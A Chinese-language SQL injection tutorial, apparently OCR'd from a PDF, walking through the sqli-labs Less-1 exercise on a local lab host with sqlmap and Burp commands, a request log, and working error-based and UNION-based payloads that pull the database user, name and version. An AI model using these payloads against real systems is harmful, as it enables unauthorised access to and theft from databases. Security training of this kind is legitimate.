
本文如有错误，请及时提醒，以免误导他人

第一课

注入原理：我不喜欢各种高大上说法，私自讲解自己的看法，就是不管以任何形式的字符串输入导致后台处理异常回显数据库信息（间接回显的 dns 注入），绕过 waf 的想法就是通过各种标签的闭合模拟闭合绕过后台的各种规则，比如替换函数，比如字符编码，比如模拟闭合等等任何可能的方式。庸俗一点，就是干。


对大部分 src 来说只需要拿到数据库名字就可以算分了。此处的教程都是以数据库名字为结束。

所有的注入都可以在本地 sql 后台测试语句



Sqlmap 语法：

每跑一次 sqlmap 最好删一次缓存文件




Burp 安装好 sqlmap.jar 的插件代理 sqlmap 的每一步到 burp 便于观察注入原理。

-p id --threads 10 --proxy=http://127.0.0.1:8080


sqlmap 知识讲解:

sqlmap 注入 U E S T B 类型，此处有 B E T U 类型。其实深入了解基本上都是 B 类型的。以后的文章课程都尽量用 sqlmap 跑一次，然后手工一步步还原。继续了解 sqlmap 参考 https://github.com/Adamloveve/sql_lab_primary/blob/master/sqlmap/api



指定注入类型

--technique B Boolean 盲注



--technique E 错显注入

从 burp 数据表来看手工注入 fuzz 也就十几次。当然其实可以更快更快，就需要学完这个教程了自己总结自己的常用 payload 或者直接用常用万能的 payload

手工常用结束符：#（但是需要编码%23） --+ （有时候需要编+）

https://github.com/Adamloveve/sql_lab_primary/blob/master/%E5%B8%B8%E7%94%A8payload

比如：

http://192.168.74.128/sql_lab/Less-1/?id=1%27and%20exp(~(select%20*%20from(select%20user())a))--+

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)--+

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)--+

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23


```
192.168.74.128/sql_lab/Less-1/?id=1'and exp(~(select * from(select user())a))-
```

```
http://192.168.74.128/sql_lab/Less-1/?id=1' and exp(~(select * from(select user())a))--+
```

Welcome　Dhakkan

DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'


常规 sqlmap 的数据表自己一个去查看弄清楚原理



```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560829908335.req -p id  --threads 10 --proxy=http://127.0.0.1
:8080   --technique E --current-db
```

#	Host	Method	URL	Params	Edited	Status	IP
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1&rIWZ=3307%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29.%22%2C%2C.%29%2C%27%2C	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27UGMyaJ%3C%27%22%3EQbTLpu	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%29%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%29%29%20AND%20%28SELECT%202%2A%28IF%28%28SELECT...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%20WHERE%209206%3D9206%20AND%20%28SELECT%202%2A%...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%20WHERE%209983%3D9983%20AND%20%28SELECT%202%2A%28IF...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%2B%28SELECT%20dyIG%20WHERE%206544%3D6544%20AND%20%2...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%29%20AS%20xYnl%20WHERE%208168%3D8168%20AND%20%28...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%29%20AS%20RXFU%20WHERE%202324%3D2324%20AND%20%28SE...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%60%20WHERE%206412%3D6412%20AND%20%28SELECT%202%2A%...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%60%29%20WHERE%204261%3D4261%20AND%20%28SELECT%202%...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%60%3D%601%60%20AND%20%28SELECT%202%2A%28IF%28%28SE...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%5D-%28SELECT%200%20WHERE%205247%3D5247%20AND%20%28S...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%29%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A...	✓		200	192.168.74.128

最后是讲解一种最常见的手工:U 类型的




```
http://192.168.74.128/sql_lab/Less-1/?id=1'
```


Welcome　Dhakkan

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version f
the right syntax to use near ''1'' LIMIT 0,1' at line 1

http://192.168.74.128/sql_lab/Less-1/?id=1%27%20+UNION+ALL+SELECT+null,null,null--+-

当查到 3-4 个字段的时候报错说明只有 3 个字段






通过 id 不存在的 id=-1' 让数据库报错切回显字段

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,2,3--+-


说明第二三为字段可以回显携带数据信息。直接替换 2.3 位




http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),3--+-


可以用插件直接点出来，最新的火狐 hackbar 插件位置


https://github.com/rushic24




替换第二位，直接选各种数据库，表，字段，数据，等等跟一步步选下去。当然这些都是可以手工输入的。

